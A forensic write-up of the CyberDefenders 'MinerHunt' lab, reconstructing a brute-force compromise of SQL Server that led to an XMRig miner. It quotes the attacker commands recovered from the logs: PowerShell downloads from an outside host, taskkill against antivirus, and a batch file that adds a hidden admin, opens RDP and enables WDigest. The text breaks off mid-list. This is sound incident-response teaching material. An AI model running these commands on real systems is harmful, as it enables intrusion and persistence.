Challenge: MinerHunt Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: EvtxECmd, Timeline Explorer, VirusTotal

Summary: This lab involved investigating a comprised Microsoft SQL Server environment. Initial access was achieved through a brute force attack, ultimately leading to the threat actor deploying XMRig miner on the system. The primary tools used were EvtxECmd for parsing event logs, Timeline Explorer for viewing CSV files, and VirusTotal for hash searching. I really enjoyed this room and recommend those who appreciate Windows forensics to give it a shot.


Scenario: CyberSecure Dynamics, a rapidly expanding technology services firm, has identified anomalous activity within its cloud-hosted SQL Server environment, attributed to outdated authentication configurations and weak default accounts. As an incident responder, your responsibility is to conduct a thorough investigation, analyze the relevant artifacts, reconstruct the timeline of events, identify exploited vulnerabilities and misconfigurations, and assess the full scope of the compromise—all while ensuring the confidentiality of specific attacker techniques.

Incident Timeline

- **March 9, 2025, 11:25:38** – Start of brute-force attack against SQL Server's sa account.
- **March 9, 2025, 11:27:22** – End of brute-force attack. Total: 15,237 failed attempts.
- **March 9, 2025, 11: 27:22** – First successful authentication from threat actor's IP 3.79.210.175.
- **March 9, 2025, 11:32:51** – Last observed successful SQL Server login from threat actor's IP.
- **March 9, 2025, 11:40:42** – xp_cmdshell enabled by threat actor (used for command execution).
- **March 9, 2025, 11:52:43** – Suspicious PowerShell commands executed via parent process sqlservr.exe (xp_cmdshell).
- **March 9, 2025, 11:56:00** – taskkill used to terminate antivirus process avp.exe (Kaspersky).
- **March 9, 2025, 12:00:06** – cmd.exe used to create and write malicious batch file C:\Users\Public\N1F10.bat
- **March 9, 2025, 12:06:23** – FM.txt downloaded to C:\Temp\.
- **March 9, 2025, 12:12:04** – Archive XeX.7z extracted using xx.exe.
- **March 9, 2025, 12:20:50** – certutil used to decode FM.txt into FM.exe.
- **March 9, 2025, 12:24:46** – Execution of NF.bmof, likely to set up WMI persistence.
- **March 9, 2025, 12:31:46** – WMI Consumer BatConsumer registered, executing C:\Users\Public\XeX\mi.bat.

- **March 9, 2025, 12:34:54** – Registry modified for IFEO redirection: svchost.exe mapped to cryptominer services.exe.

Diamond Model


Adversary
Uknown
Motivation: Financial - Cryptomining
Infrastructure
18.184.228.195:8080 — C2 Server
3.79.210.175 — Brute-force source IP
Capabilities/TTPS
Brute Force on sa account | T1110
Initial Access
xp_cmdshell | T1059.003
Execution
Windows Command Shell via sqlservr.exe | T1059.003
Execution
certutil decoding FM.txt | T1140
Execution
Hidden admin account via batch file (N1F10.bat) | T1136.001
Persistence
WMI Event Consumer (BatConsumer) | T1546.003
Persistence
IFEO redirection svchost.exe -> services.exe | T1546.012
Persistence
taskkill avp.exe (Kaspersky AV) | T1562.001
Defence Evasion
Hidden user in registry | T1564.002
Defence Evasion
FM.exe | T1068
Privilege Escalation
services.exe (XMRig miner) | T1496
Impact
Victim
User: sa
Microsoft SQL Server
Technology Services

Initial Access

The attacker attempts to gain access by compromising a privileged SQL Server account. Which MITRE ATT&CK ID corresponds to this credential access technique, and what specific account was targeted?

On a Windows system, the Application.evtx file records events related to applications running on the system. Given that the scenario outlines the host machine as an SQL Server, I am going to start by looking at Event ID 18456 in the Application.evtx logs, which details failed authentication attempts to the MSSQLSERVER. My reasoning being that the technique used by the threat actor is more than likely going to be brute forcing credentials. The application logs are located at:

- `C:\Users\Administrator\Desktop\Start Here\Artifacts\C\Windows\System32\winevt\logs\ Application.evtx`


We can use a tool called EvtxECmd to parse the event log file. EvtxECmd is a tool created by Eric Zimmerman that enables you to parse Windows event logs and output the results in CSV, XML, and json:

- `.\EvtxECmd.exe -f ".\Application.evtx" --csv . --csvf application_out.csv`
    - -f specifies the file path to the event log
    - --csv specifies the output file format
    - --csvf specifies the output filename

If you open the output in Timeline Explorer, another incredible tool made by Eric Zimmerman, and filter for Event ID 18456, you can see there is a total of 15237 failed authentication attempts:

Visible lines 15,237


If you group by the Target username (Payload Data1) and Reason (Payload Data2), you can clearly see that there was a brute force attack targeting the user "sa":


application_out.csv

Payload Data1 | Payload Data2

```
Line | Tag | Record Number | Event Record Id | Time Created | Event Id
=    |     | =             | =               | =            | = 18456
Payload Data1: Target: sa  (Count: 15,237)
  > Payload Data2: Reason: Password did not match that for the login provided.  (Count: 15,237)
```

Another indicator of a brute force attack is the frequency of these failed authentication attempts. The brute force attack began on March 9, 2025, at 11:25:38 AM (2025-03-09 11:25:38) and ended at 11:27:22 AM (2025-03-09 11:27:22). In the end, 15,237 failed authentications occurred in the span of 1 minute and 44 seconds. The MITRE ATT&CK ID assigned to the Brute Force technique is T1110:


Brute Force

Sub-techniques (4)

Adversaries may use brute force techniques to gain access to accounts when passwords are unknown or when password hashes are obtained.[1] Without knowledge of the password for an account or set of accounts, an adversary may systematically guess the password using a repetitive or iterative mechanism.[2] Brute forcing passwords can take place via interaction with a service that will check the validity of those credentials or offline against previously acquired credential data, such as password hashes.

Brute forcing credentials may take place at various points during a breach. For example, adversaries may attempt to brute force access to Valid Accounts within a victim environment leveraging knowledge gathered from other post-compromise behaviors such as OS Credential Dumping, Account Discovery, or Password Policy Discovery. Adversaries may also combine brute forcing activity with behaviors such as External Remote Services as part of Initial Access.

ID: T1110

Sub-techniques: T1110.001, T1110.002, T1110.003, T1110.004

Tactic: Credential Access

Platforms: Containers, ESXi, IaaS, Identity Provider, Linux, Network Devices, Office Suite, SaaS, Windows, macOS


Contributors: Alfredo Oliveira, Trend Micro; David Fiser, @anu4is, Trend Micro; Ed Williams, Trustwave, SpiderLabs; Magno Logan, @magnologan, Trend Micro; Mohamed Kmal; Yossi Weizman, Azure Defender Research Team

Version: 2.7

Created: 31 May 2017

Last Modified: 15 April 2025


The IP associated with this brute force attack can be seen in the Payload Data3 column:


```
CLIENT: 3.79.210.175
```

Answer: T1110,sa

When was the last time the attacker successfully logged in or authenticated to the SQL Server using the compromised account?

Each successful SQL Server login generates Event ID 18454 in the Windows application logs. If we filter for this Event ID within Timeline Explorer, and focus on authentications from a remote client (specifically 3.79.210.175), ignoring those originating from the local machine, we can see when the threat actor last logged in:




Time Created	Event Id	Payload
=	= 18454	
2025-03-09 11:07:06	18454	{"EventData":{"Data":"sa, [CLIENT: <local machine>]"
2025-03-09 11:27:22	18454	{"EventData":{"Data":"sa, [CLIENT: 3.79.210.175]","B
2025-03-09 11:32:51	18454	{"EventData":{"Data":"sa, [CLIENT: 3.79.210.175]","B

As you can see in the above image, the first succesful authentication is associated with a local machine, therefore we can ignore it. The second and third successful authentications both originate from the IP observed brute forcing the “sa” user. Recall in the previous question we determined that the last failed authentication occurred on March 9, 2025 at 11:27:22 AM (2025-03-09 11:27:22), as you can see in the previous image, the threat actor was observed authenticating at 11:27:22 AM (2025-03-09 11:27:22). The most recent authentication however, was at 11:32:51 AM (2025-03-09 11:32:51).

Answer: 2025-03-09 11:32


What was the source IP address used by the attacker when attempting to access the SQL Server?

In the two previous questions, we observed a brute force attack originating from 3.79.210.175 and a successful authentication from the same IP address shortly after. You can find the IP associated with the brute force attack under the Payload Data3 column in the Event ID 18456 logs:



Payload Data3
CLIENT: 3.79.210.175

You can also find the same IP within the raw Event ID 18454 logs:



```
{"EventData":{"Data":"sa,  [CLIENT: 3.79.210.175]
```

Answer: 3.79.210.175

Execution

What is the full command executed to extract the contents of the archive downloaded from the attacker's machine?


Fortunately for us, this system had Sysmon enabled. Sysmon, short for System Monitor, is a free tool from Microsoft’s Sysinternals that enhances Windows system monitoring capabilities, enabling you to record process and file creation, network connections, and much more. The Sysmon logs are located at:

- `C:\Users\Administrator\Desktop\Start Here\Artifacts\C\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon_4Operational.evtx`

Within these Sysmon logs, we can focus on process creation events (Event ID 1) and look at the command line arguments to see if we can find a command used to extract an archive. To parse the Sysmon logs, we can use EvtxECmd:


- `.\EvtxECmd.exe -f ".\Microsoft-Windows-Sysmon_4Operational.evtx" --csv . --csvf sysmon_out.csv`
    - -f specifies the file path to the event log
    - --csv specifies the output file format
    - --csvf specifies the output filename

If you open the output using Timeline Explorer and look at the Executable Info column, we can see a series of suspicious PowerShell commands, all being a child process of sqlservr.exe:



```
"C:\Windows\system32\cmd.exe" /c powershell -Command "(New-Object Net.WebClient).DownloadFile(\"http://18.184.228.195:8080/FM.txt\", \"C:\\Temp\\FM.txt\")"
powershell  -Command "(New-Object Net.WebClient).DownloadFile(\"http://18.184.228.195:8080/FM.txt\", \"C:\\Temp\\FM.txt\")"
"C:\Windows\system32\cmd.exe" /c powershell -Command (New-Object Net.WebClient).DownloadFile('http://18.184.228.195:8080/7zr.exe', 'C:\Users\Public\xx.exe')
powershell  -Command (New-Object Net.WebClient).DownloadFile('http://18.184.228.195:8080/7zr.exe', 'C:\Users\Public\xx.exe')
"C:\Windows\system32\cmd.exe" /c powershell -Command (New-Object Net.WebClient).DownloadFile('http://18.184.228.195:8080/XeX.7z', 'C:\Users\Public\XeX.7z')
powershell  -Command (New-Object Net.WebClient).DownloadFile('http://18.184.228.195:8080/XeX.7z', 'C:\Users\Public\XeX.7z')
```

These PowerShell commands download multiple files from http://18.184.228.195:8080. The one of interest is XeX.7z, which is likely the archive in question. If you explore the logs further, on March 9, 2025, at 12:12:04 PM (2025-03-09 12:12:04) the threat actor used a binary called xx.exe to extract XeX.7z:




```
"C:\Windows\system32\cmd.exe" /c cmd.exe /c "C:\Users\Public\xx.exe x C:\Users\Public\XeX.7z -oC:\Users\Public -y"
```

In the above command, xx.exe, presumably the 7-Zip executable or a renamed variant of 7-Zip, is used to extract (x) the XeX.7z archive and save the output to \Users\Public.

Answer: C:\Users\Public\xx.exe x C:\Users\Public\XeX.7z -oC:\Users\Public -y


What is the name of the shell exploited by the attacker during the incident, and which MITRE ATT&CK technique identifier is associated with its misuse?

Each time a configuration change is made to the Microsoft SQL Server, event ID 15457 is generated in the Application logs, detailing the change that was made. On March 9, 2025, at 11:40:42 AM (2025-03-09 11:40:42), the threat actor changed xp_cmdshell from 0 to 1, enabling the xp_cmdshell feature:



```
Configuration option xp_cmdshell changed from 0 to 1
```

xp_cmdshell allows users in Microsoft SQL Server to execute OS commands within the database environment. This is beneficial for a threat actor as they can arbitrarily execute commands on the host OS. Abusing command shells for execution falls under the T1059 Command and Scripting Interpreter MITRE technique. In this instance, the Windows Command Shell is used, therefore, the MITRE ATT&CK sub-technique ID is T1059.003 for Command and Scripting Interpreter: Windows Command Shell:


Command and Scripting Interpreter: Windows Command Shell

Other sub-techniques of Command and Scripting Interpreter (12)

Adversaries may abuse the Windows command shell for execution. The Windows command shell (cmd) is the primary command prompt on Windows systems. The Windows command prompt can be used to control almost any aspect of a system, with various permission levels required for different subsets of commands. The command prompt can be invoked remotely via Remote Services such as SSH.[1]

Batch files (ex: .bat or .cmd) also provide the shell with a list of sequential commands to run, as well as normal scripting operations such as conditionals and loops. Common uses of batch files include long or repetitive tasks, or the need to run the same set of commands on multiple systems.

Adversaries may leverage cmd to execute various commands and payloads. Common uses include cmd to execute a single command, or abusing cmd interactively with input and output forwarded over a command and control channel.


ID: T1059.003
Sub-technique of: T1059
Tactic: Execution
Platforms: Windows
Version: 1.5
Created: 09 March 2020
Last Modified: 15 April 2025

Version Permalink

Answer: xp_cmdshell,T1059.003

After gaining initial access and launching a shell, a new process was spawned to execute commands. What is the Process ID (PID) of this process, and what is its full command-line?

We know that the threat actor enabled the xp_cmdshell at 11:40:42 AM (2025-03-09 11:40:42), therefore we should look for process creation events (Event ID 1) within the Sysmon logs that occur after this time. As briefly mentioned earlier, the parent process associated with the malicious PowerShell commands was sqlserver.exe. Starting from March 9, 2025, at 11:52:43 AM (2025-03-09 11:52:43), we can see suspicious commands being executed on the host OS:



```
ParentProcessID: 6868… | ParentCommandLine: "C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER | "C:\Windows\system32\cmd.exe" /c systeminfo
```

The parent process ID (PPID) associated with these suspicious commands is 6868, and the parent command line is "C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER.

Answer: 6868,"C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER

At what precise time did the attacker initiate modifications to the shell configuration utilized during the attack?

As stated in the previous question, the threat actor enabled the xp_cmdshell on March 9, 2025, at 11:40:42 AM (2025-03-09 11:40:42):



```
2025-03-09 11:40:42 | Configuration option xp_cmdshell changed from 0 to 1
```

Answer: 2025-03-09 11:40

Defence Evasion


The attacker attempts to evade detection using an ineffective method, but analyzing their attack sequence and skill level is crucial. Which antivirus vendor was the first to be targeted by the attacker?

Focusing again on the Event ID 1 logs within Sysmon, we can see that starting from March 9, 2025, at 11:56:00 AM (2025-03-09 11:56:00), the threat actor was observed terminating several processes using the taskkill command:



"C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER	"C:\Windows\system32\cmd.exe" /c taskkill /f /im avp.exe
"C:\Windows\system32\cmd.exe" /c taskkill /f /im avp.exe	taskkill /f /im avp.exe
"C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER	"C:\Windows\system32\cmd.exe" /c taskkill /f /im QQPCTray.exe
"C:\Windows\system32\cmd.exe" /c taskkill /f /im QQPCTray.exe	taskkill /f /im QQPCTray.exe
"C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER	"C:\Windows\system32\cmd.exe" /c taskkill /f /im SafeDogGuardCenter.exe
"C:\Windows\system32\cmd.exe" /c taskkill /f /im SafeDogGuardCenter.exe	taskkill /f /im SafeDogGuardCenter.exe
"C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER	"C:\Windows\system32\cmd.exe" /c taskkill /f /im 360safe.exe
"C:\Windows\system32\cmd.exe" /c taskkill /f /im 360safe.exe	taskkill /f /im 360safe.exe
"C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER	"C:\Windows\system32\cmd.exe" /c taskkill /f /im net1895.exe
"C:\Windows\system32\cmd.exe" /c taskkill /f /im net1895.exe	taskkill /f /im net1895.exe
"C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER	"C:\Windows\system32\cmd.exe" /c taskkill /f /im ekrn.exe
"C:\Windows\system32\cmd.exe" /c taskkill /f /im ekrn.exe	taskkill /f /im ekrn.exe
"C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER	"C:\Windows\system32\cmd.exe" /c taskkill /f /im 360rp.exe
"C:\Windows\system32\cmd.exe" /c taskkill /f /im 360rp.exe	taskkill /f /im 360rp.exe
"C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER	"C:\Windows\system32\cmd.exe" /c taskkill /f /im QQPCMgr.exe
"C:\Windows\system32\cmd.exe" /c taskkill /f /im QQPCMgr.exe	taskkill /f /im QQPCMgr.exe
"C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER	"C:\Windows\system32\cmd.exe" /c taskkill /f /im SafeDogServerUI.exe
"C:\Windows\system32\cmd.exe" /c taskkill /f /im SafeDogServerUI.exe	taskkill /f /im SafeDogServerUI.exe
"C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe" -sMSSQLSERVER	"C:\Windows\system32\cmd.exe" /c taskkill /f /im SafeDogSiteIIS.exe
"C:\Windows\system32\cmd.exe" /c taskkill /f /im SafeDogSiteIIS.exe	taskkill /f /im SafeDogSiteIIS.exe

After some research, I determined that avp.exe is a core executable for the Kaspersky Anti-Virus:




```
"C:\Windows\system32\cmd.exe" /c taskkill /f /im avp.exe
taskkill  /f /im avp.exe
```

Answer: Kaspersky

Persistence

What is the full path of the batch file created by the attacker, which contains multiple commands essential to their attack, such as user account creation, privilege escalation, and system configuration modifications?

If you explore the Sysmon Event ID 1 logs, on March 9, 2025, at 12:00:06 (2025-03-09 12:00:06) the threat actor used cmd.exe to create a batch file called N1F10.bat. This batch file contains commands that create a hidden admin user, enable RDP, and modify registry settings.



```
"C:\Windows\system32\cmd.exe" /c echo @echo off &gt; C:\Users\Public\N1F10.bat &amp; echo net user
Admin_env$ P@ssw0rd /ADD /expires:never &gt;&gt; C:\Users\Public\N1F10.bat &amp; echo net localgroup
Administrators Admin_env$ /add &gt;&gt; C:\Users\Public\N1F10.bat &amp; echo reg add
"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v Admin_env$ /t
REG_DWORD /d 0 /f &gt;&gt; C:\Users\Public\N1F10.bat &amp; echo reg add
"HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
&gt;&gt; C:\Users\Public\N1F10.bat &amp; echo reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d 0 /f &gt;&gt;
C:\Users\Public\N1F10.bat &amp; echo reg add
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LocalAccountTokenFilterPolicy /t
REG_DWORD /d 1 /f &gt;&gt; C:\Users\Public\N1F10.bat &amp; echo reg add
"HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCredential /t REG_DWORD
/d 1 /f &gt;&gt; C:\Users\Public\N1F10.bat
```


The batch file created using the above image performs the following:

- **Creates an Admin user**:
    - net user Admin_env$ P@ssw0rd /ADD /expires:never
    - net localgroup Administrators Admin_env$ /add
- **Hides the account from the login screen**:
    - reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v Admin_env$ /t REG_DWORD /d 0 /f
- **Enables Remote Desktop Protocol (RDP)**:
    - reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
    - reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d 0 /f
- **Allows remote UAC bypass**:
    - reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
- **Enables WDigest credential caching**:
